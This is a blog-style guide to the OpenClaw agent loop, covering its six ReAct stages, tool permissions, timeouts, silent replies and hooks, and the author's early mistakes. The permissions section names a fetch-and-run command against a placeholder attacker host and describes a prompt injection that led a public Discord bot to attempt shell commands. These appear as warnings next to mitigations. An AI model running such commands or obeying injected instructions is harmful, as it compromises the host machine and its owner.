Monitoring a competitor who publishes no feed is the case every RSS guide skips. Twenty-one platforms sorted by which of three jobs they do, and the finished setup is business process automation you own outright, with no seat licence to renew.
Blaming the content is the reflex when a post underperforms, and it is usually the wrong diagnosis. A second reader decides distribution before any human sees the post, and most of what it checks is mechanical enough to automate business processes around, on five platforms at once.

Gloves on, tape measure in hand — nobody types a query. Three voice surfaces for ai automation tools (terminal, Telegram, Discord), 10 TTS and 6 STT providers compared on cost and latency, plus a setup that costs nothing.
A confident instant answer and a checked one look identical until the number turns out to be wrong. What separates them is a loop with places to fail in it, six of them, each a spot where an ai agent for business quietly returns what it already had instead of going to look.

TL;DR: An AI agent loop is the 6-stage ReAct cycle that turns a model into a worker: receive, assemble context, reason, call a tool, stream the answer, persist. The model can repeat the reason-and-tool steps multiple times per turn. That loop is what lets an agent investigate, not just answer. Tools, skills, permissions, timeouts, hooks, and silent-response tokens are the dials around the loop.
There is a difference between asking someone a question and asking them to go find out. The first needs an answer; the second needs someone who will open the file, check the second source, notice the number does not match, and come back with that. Most AI agent for business use fails right here — the model answers instantly and confidently from what it already had, because nothing in the loop ever told it to go look. What follows is the loop that does tell it, stage by stage, and where each stage quietly breaks.
Everyone says an AI agent "thinks once and replies." Actually, a working agent runs the reason-and-tool cycle three to twelve times before it sends a single character. The single-shot mental model is the root cause of most "why is my agent slow" tickets.
If you have shipped a multi-tool agent, skip ahead to §12 for the 5 mistakes I made wiring this up. If you are still working out why one message triggers a dozen model calls, read on.
You ask your agent to check why the staging server is slow.
A few seconds later it returns: "Memory pressure, process X using 4.2GB, OOM event 6 minutes ago. Restarting X freed memory; latency normalized."
Honestly? Try this question: how many times did the model think during that one reply?
If you said one, you're picturing a chat tool. The right answer for any real agent is three or four, round 1 to call exec ps aux, round 2 to call exec dmesg | tail after seeing the memory number, round 3 to write the summary. Each round is a model call. Each round adds tool output to the context. The model decides when it has enough evidence to stop.


That repeating reason-and-tool cycle is the agent loop. It's the difference between a chatbot ("here's what I'd guess") and an agent ("I checked, here's what's actually true"). The rest of this article walks the 6 stages, the 8 tool groups, the 4 permission presets, the 5 mistakes I made wiring this up, and a 30-minute path to watch the loop run on your own machine.
If "agent runtime" still feels new, two short maps to keep open:
The single most useful thing I learned in my first month of building agents was that the model rarely runs once per turn.
The intuitive picture is this: I send a message; the model reads it; the model writes a reply. Three steps. Done.
The actual picture is this: I send a message; the model reads it; the model decides it doesn't have enough information; it calls a tool; the tool returns; the model reads the tool output; the model calls another tool; another result comes back; only now does the model write a reply. Six, seven, sometimes twelve rounds. Each round is a model call against the same accumulating context.
This single fact rewrites your debugging mental model. When the agent feels slow, it's almost never one slow call, it's three or four model calls back-to-back. When the bill spikes, it's the same context getting re-read on every round, plus the tool outputs piling up. When the agent stops mid-thought, it's usually a loop terminator, round cap, context overflow, timeout, or an intentional silent-response path firing earlier than you expected.
I used to think pruning was a nice-to-have. After watching one agent loop hit round 14 with 95% of the context full of stale tool output, I learned otherwise. Pruning is the difference between a sharp loop and a confused one. More on that in §11.
The 6-Stage ReAct Loop, End to End
Here is why this matters: the loop is the place where cost, latency, and reliability live. Optimize prompts all you want, but if your agent loops 8 times for a 2-step task, you are paying 4x and waiting 4x. Knowing the 6 stages tells you which dial to turn.
OpenClaw's loop follows the classic ReAct (Reason + Act) pattern, in 6 named stages (at time of writing):
Stage
What happens
Analogy
1. Receive message
Inbound from a channel (Discord/Telegram/WhatsApp) lands in the gateway
Employee gets a request
2. Assemble context
Pack system prompt, history, memory, skill instructions into one input
Flip through the notebook before starting
3. Model reasoning
Send the package to Claude / GPT, get back text or a tool call
Think about what to do next
4. Tool execution
If the model wants a tool, run it; feed the result back into context
Make the phone call, run the query
5. Streaming response
Push the final text out to the channel as it generates
Type and send the reply
6. Persistence
Write the conversation, decisions, and important facts to disk
File it in the right folder
The key fact: stages 3 and 4 can repeat as many times as the model needs. That's the loop. Stages 1, 2, 5, 6 run once per user turn. Stages 3 and 4 run as many times as evidence-gathering requires. The "agent loop" is shorthand for "stage 3 → stage 4 → stage 3 → stage 4 → ... → stage 5."
2.1 What one full loop actually looks like
For "check why staging is slow," a real OpenClaw run might look like:
Round 1
  Stage 3 (model): "I should check process and memory state."
  Stage 4 (tool):  exec "ps aux --sort=-%mem | head"
                   → returns: process X, 4200MB

Round 2
  Stage 3 (model): "X is the suspect. Let me check if there was an OOM."
  Stage 4 (tool):  exec "dmesg | grep -i 'killed process' | tail"
                   → returns: OOM 6 minutes ago

Round 3
  Stage 3 (model): "Restart X and verify."
  Stage 4 (tool):  exec "systemctl restart x.service"
                   → returns: ok

Round 4
  Stage 3 (model): "Confirm latency back to normal."
  Stage 4 (tool):  exec "curl -w '%{time_total}' staging/health"
                   → returns: 0.18s

Round 5
  Stage 3 (model): plain text reply ready
  Stage 5 (stream): "Memory pressure, process X using 4.2GB..."
Five rounds of reasoning, four tool calls, one user-visible reply. From your side it looked like a single answer; under the hood it was five model calls against a context that grew with every round.
2.2 The most overlooked stage: context assembly
Stage 2 is where the runtime hands the model a 20-60K token "small handbook" before the model even reads your message. Identity, tools, memory, history. We covered the size and cost of this in Part 2 § 5. The reason it matters here is that every round of the loop re-assembles context with the new tool result appended. Round 1 might be 25K tokens. Round 4 with 12,000 tokens of accumulated tool output might be 37K. The bill grows non-linearly with loop depth, not with conversation length.
2.3 Who decides "enough"?
The loop ends when the model emits text instead of another tool call, or when one of the safety caps fires (more in §7). The model is the deciding party. You can nudge it via the system prompt ("when you have enough evidence, stop and answer"), via skills, or via tighter round caps, but you can't force a deterministic loop length. The non-determinism is the feature. A deterministic loop wouldn't be an agent.
Three ways the loop fails (degenerate modes)
Once you know the healthy shape of the loop, the three failure modes become easy to spot.
Mode
Symptom
Root cause
Zero-round
Agent replies immediately without doing anything
Tool descriptions missing from context, model doesn't know it can act
One-round
Agent runs one tool, then stops with a half answer
Model decided "this is enough" prematurely; skill instructions too vague
Infinite loop
Agent keeps running rounds, never produces a final reply
Task is unbounded ("research X thoroughly") with no clear stop condition
I've hit all three. Zero-round was a misconfigured TOOLS.md that loaded the file path but not the actual tool schemas. One-round was a vague skill that said "investigate the issue" with no completion criteria. Infinite loop was an agent told to "keep checking" without an explicit "and report after 3 rounds." Each one is a context bug, not a model bug. The model behaves differently in each case because the context tells it to.
The 5-second triage:
Replies feel hollow → check if tool definitions are loaded.
Replies feel short → check if the skill specifies a completion bar.
Loop never ends → cap rounds at 20, force a stop condition.
Tools: the agent's hands and feet
Tools are the model's connection to the outside world. Without tools, the agent is a chatbot with extra steps. The OpenClaw default tool set, at time of writing:
Tool
What it does
Analogy
exec
Run any shell command
Universal remote
read / write / edit
Read, write, edit files
Take notes, write reports
web_search
Search the internet
Look something up
web_fetch
Pull a webpage's content
Save a page for later
browser
Drive a browser (click, fill, screenshot)
Open the laptop and operate
message
Send messages on connected channels
Send a Telegram, Discord, or Slack message
memory_search / memory_get
Search and retrieve from long-term memory
Flip through old notes
cron
Schedule a future task
Set an alarm
A tool is not a button. A tool is a contract. Each tool has a schema (parameters, types, return shape) and a description the model reads at every turn. The model uses the description to decide whether the tool fits the current goal.
If your agent isn't using a tool you expect it to use, the first thing to check is the tool's description. A vague description ("does file stuff") loses out to a clear one ("read the contents of a file at a given path"). The model picks tools the way you'd pick from a tool drawer with labels — clarity wins.
Skills: the instruction manuals
Tools are hands. Skills are training. A tool tells the agent how to fetch a webpage; a skill tells the agent that for this kind of task, here's the recipe.
A skill is a directory with a SKILL.md inside. The contents look like a short standard operating procedure: when to apply it, the steps, the success criteria. OpenClaw exposes skills in three tiers:
Tier
Location
Analogy
Priority
Built-in
Bundled with OpenClaw
Apps that ship with the OS
Lowest
Hosted / local
~/.openclaw/skills/
Apps you install from a store
Medium
Workspace
<workspace>/skills/
Custom apps for one project
Highest
Workspace skills override hosted skills, which override built-in. This is how the same agent can behave differently in different workspaces, same tools, different recipes.
The key design point: a skill is a small markdown file, not code. You can write one in 10 minutes, version it in Git, share it as a single file. I have a daily-summary skill that's 32 lines of markdown and runs at 7am every day. It does in 32 lines what the LangChain version of the same thing would take 200 lines of Python to do.
5.1 Why two layers (tools + skills) is the right shape
I tried to write everything as tools at first. It got ugly fast. Tools are atomic actions. Skills are workflows. Cramming "summarize unread email and triage into three buckets" into a single tool means the tool description has to encode the whole workflow, which the model then has to parse on every turn, every time. Splitting it into tools (gmail.list, gmail.read) plus a skill (inbox-triage recipe) means the workflow lives in markdown that's only loaded when the skill activates. Separation of concerns saves tokens and reduces drift.
Tool Permissions: The Master-Key Paradox
Before tool permissions, you trusted the agent with everything or with nothing. After, you grant a master key for reads and tight scopes for writes. The difference is a working agent versus a fearful one.
exec can run any command. Read and write to any file. Send any message. The very things that make an agent powerful are also what make a misconfigured agent a security incident waiting to happen.
OpenClaw groups tools by profile and group shorthand. Checked against the official tools config docs on 2026-04-29, the relevant groups are:
Each agent declares which groups it needs. The runtime enforces. Then four presets bundle common combinations:
Preset
Use case
Granted
minimal
Maximum safety
Almost nothing
coding
Writes code
fs + runtime + web + sessions + memory plus selected automation/media tools
messaging
Replies to channels
messaging + selected session tools
full
Trusted main agent
Unrestricted baseline, same as leaving profile unset
I use coding for my dev-helper agent and messaging for my reply-to-Discord agent. The first one can't message my Telegram by accident. The second one can't run shell commands by accident. The blast radius shrinks to the agent's actual job.
6.1 Why exec is special
exec is the master key. Anything you can type in a terminal, the agent can run. Including rm -rf. Including curl http://attacker | sh. A prompt injection that lands on an exec-enabled agent is a full machine compromise.
The mitigations:
Run the agent under a sandboxed user with no sudo.
Whitelist specific commands in TOOLS.md ("you may run ps, dmesg, systemctl status; refuse anything else").
Audit logs on every exec call so you can review yesterday's actions in the morning.
I caught one near-miss with the audit log: a Discord bot, exposed via a public channel, had an exec-enabled config from testing I'd forgotten to lock down. A user asked it to "summarize my server logs," which it did. Five minutes later a different user asked it to "summarize attacker.com." It tried. The whitelist would have stopped both, and after that incident I added one. Treat permissions as a day-1 feature, not a "later."
Timeouts: Not Forever
Parameter
Default
Meaning
timeoutSeconds
600 (10 minutes)
Maximum runtime for one agent turn
agent.wait
30s
How long the gateway waits for a new message before yielding
Why 600 seconds and not 60? Because real agent work, investigating a server outage, drafting a 3,000-word document, processing a batch, routinely takes 3-8 minutes when tool calls compound. A 60-second cap kills legitimate work; you'll spend the rest of the day raising the cap.
A 600-second cap still protects you from runaways. The math: model calls run 2-5 seconds, tool calls 1-3 seconds, so even an aggressive 50-round loop is bounded by 4-5 minutes of real time. 600 seconds is "give legitimate work room to finish, but don't let bugs run all afternoon."
I lower the cap to 180 seconds for chat-style agents (where 3 minutes is already long) and raise it to 1800 seconds for batch jobs that legitimately need to grind through a long list. The default is the right starting point, adjust per agent, not globally.

NO_REPLY and HEARTBEAT_OK: When the Agent Should Stay Silent
OpenClaw has two related silent-response contracts:
NO_REPLY / no_reply is the general silent token for housekeeping, group lurk-mode, and isolated cron results where nothing should be delivered.
HEARTBEAT_OK is the current heartbeat acknowledgement. During heartbeat runs, OpenClaw strips it and drops the reply when nothing else needs user attention.
Four typical scenarios:
Scenario
Why stay silent
Scheduled health check, all green
Nothing to report
Background sync completed
User doesn't need to know
Heartbeat patrol, no anomaly
Reply HEARTBEAT_OK; routine, no anomaly = no message
Auto memory consolidation
Internal hygiene, not user-facing
Without silent-response handling, a heartbeat agent would generate a pile of "everything's fine" messages every day. With HEARTBEAT_OK for heartbeats and NO_REPLY for other silent work, you get zero messages on quiet days and a real alert when something is wrong. The signal-to-noise ratio defines whether you'll keep the agent running long-term.
NO_REPLY is one piece of a larger response-shaping layer:
Behavior
What it does
Dedupe
If the agent both used message tool and produced a reply with the same text, send only once
Error fallback
If there's no rendered content but a tool errored, surface the error
NO_REPLY
If the entire output is the marker, send nothing
HEARTBEAT_OK
During heartbeat runs, treat an OK-only reply as an acknowledgement and send nothing
I use silent replies heavily. They are the single setting that separates "the agent is annoying" from "the agent is invisible until I need it." When I started, I didn't use them; I had three agents pinging me every hour to say "all good." After two days I muted all three. Adding HEARTBEAT_OK to heartbeat prompts and NO_REPLY to non-heartbeat housekeeping brought them back into useful territory.
Hooks: nudges at key moments
A hook is a callback the runtime fires at a specific moment in the loop. OpenClaw exposes 8 of them across the lifecycle:
Hook
Fires when
Typical use
onMessage
Inbound message arrives
Pre-process, log
beforeContext
Just before context assembly
Inject extra files into context
afterContext
Context assembled, before model call
Audit the package size
beforeTool
About to run a tool
Permission check, sanitize args
afterTool
Tool returned
Modify result, log
beforeReply
Before sending response
Filter, censor, format
afterReply
After response sent
Log, trigger downstream
onError
Any stage failed
Alert, retry logic
Hooks are the place to put cross-cutting concerns that don't belong in any single tool or skill. Audit logging, rate limiting, content filters, custom analytics. Hooks let you change behavior without changing the agent's brain.
I use beforeTool to require explicit confirmation for any exec call that contains rm, sudo, or > (output redirect). The agent can still ask, but the hook turns "agent runs the command silently" into "agent waits for me to type 'yes.'" That's saved my home directory at least twice.
The Embedded Architecture: Speed Has a Price
OpenClaw runs all agents in a single process by default; they share memory, they share the gateway, they share the file system. The alternative would be one process per agent, isolated like microservices.
Independent processes
Embedded (OpenClaw default)
Memory per agent
~600MB
~120MB
Cold start
3-5 seconds
<100ms
One agent crashes
Others keep running
The whole runtime restarts
5 agents on a 16GB Mac Mini
Tight
Easy
Embedded is faster and cheaper because there's no IPC overhead and no startup tax. The price: a bad plugin can take down the gateway. In three months I've had this happen once, an afterTool hook that threw an unhandled exception. Restart took 8 seconds. I was back online before I'd finished my coffee. The crash isolation argument is real but rare; the speed and footprint advantages are constant.
The Lobster Engine: Smart but Not Too Smart
OpenClaw's reasoning engine has a name: Lobster. The design constraint behind Lobster is unusual — don't be too smart.
The temptation when designing an agent loop is to add cleverness. Auto-summarization. Auto-context-pruning. Auto-tool-selection-with-ML-ranking. Each "auto" feels like it makes the agent better. In practice, each one makes the agent harder to debug because it adds hidden state.
Lobster's design philosophy is the opposite. Keep the loop boring. Keep the rules legible. If the user can't read the rules, the user can't trust the agent.
This shows up concretely in:
Pruning is rule-based, not ML-based. After N rounds, summarize the oldest tool result into a one-liner. You can read the rule and predict the behavior.
Tool selection is description-driven. The model picks tools based on text descriptions you wrote, not a learned ranking. You can change behavior by editing markdown.
Memory promotion is explicit. The agent doesn't decide what to remember, you write a rule for it.
Each of these has worse "raw" performance than a learned alternative. Each of them produces an agent you can actually operate. In the trade between cleverness and legibility, Lobster picks legibility.

Five Mistakes I Made in My First Month
If you're about to build on this, save yourself my mistakes.
Mistake 1: I disabled pruning to "give the model more context"
The agent got dumber, not smarter. By round 14, the context was 95% old tool output the model had already used. The actual question was buried. Pruning isn't lossy, it's clarity preservation. Enable agents.defaults.contextPruning.mode: "cache-ttl" where your provider/runtime benefits from it, and let the runtime trim old tool results from the prompt view.
Mistake 2: I used `full` permissions for "convenience"
Every agent had exec, every agent could read every file, every agent could message any channel. When my Discord agent got a prompt injection from a public channel, it tried to run shell commands. The blast radius could have been the whole machine. Permission presets exist for a reason. Default to coding or messaging. Add capabilities only when an agent demonstrably needs them.
Mistake 3: I set timeoutSeconds to 60
Half my agent runs got killed mid-investigation. I'd send a real question and the agent would respond "task timed out" because the second tool call ran a 30-second command. 600 seconds is the right default. Lower it for chat-style agents to 180; raise it for batch jobs.
Mistake 4: I didn't use silent replies correctly
Three heartbeat agents pinging me hourly with "all good." I muted them in 48 hours. Added HEARTBEAT_OK to heartbeat behavior and NO_REPLY to non-heartbeat housekeeping, restarted, never muted again. Silence is signal. The default for "everything is fine" should be "send nothing."
Mistake 5: I treated hooks as optional
I went six weeks without an audit hook on exec. The first time something weird happened, I had to reconstruct what the agent had done by reading the trace, then guessing. With an audit hook in place, every exec call writes one line to a log file, which I now grep when something is off. Hooks aren't polish, they're how you stay in control as the agent grows.
A 30-Minute Path: Trace Your First Agent Loop
Want to see this end-to-end on your own machine? Here's what I'd do tonight.
Turn on trace diagnostics (3 min). Send /trace on in an owner/admin session. Use /status and the Gateway logs to inspect what happened.
Send a tool-triggering message (1 min). DM the agent: "what files are in my home directory."
Open the trace (5 min). Find the 4 lines: model call → tool call (exec ls ~) → tool result → model reply. That's a 1-round loop.
Send a multi-round message (3 min). "Find the largest file in my home directory and tell me when it was modified." This should produce 2-3 rounds.
Force a degenerate mode (5 min). Send "investigate this thoroughly", vague enough that the model might infinite-loop or one-round-stop. Watch which mode it falls into.
Add a hook (5 min). Edit <workspace>/hooks/before-tool.js (or .ts) to log every tool call to a file you can grep. Restart. Send another message. Confirm the hook fires.
Lock down permissions (5 min). Edit ~/.openclaw/openclaw.json and change the agent's permission profile from full to a narrower profile such as coding or messaging. Restart and try an out-of-scope action. Watch it refuse.
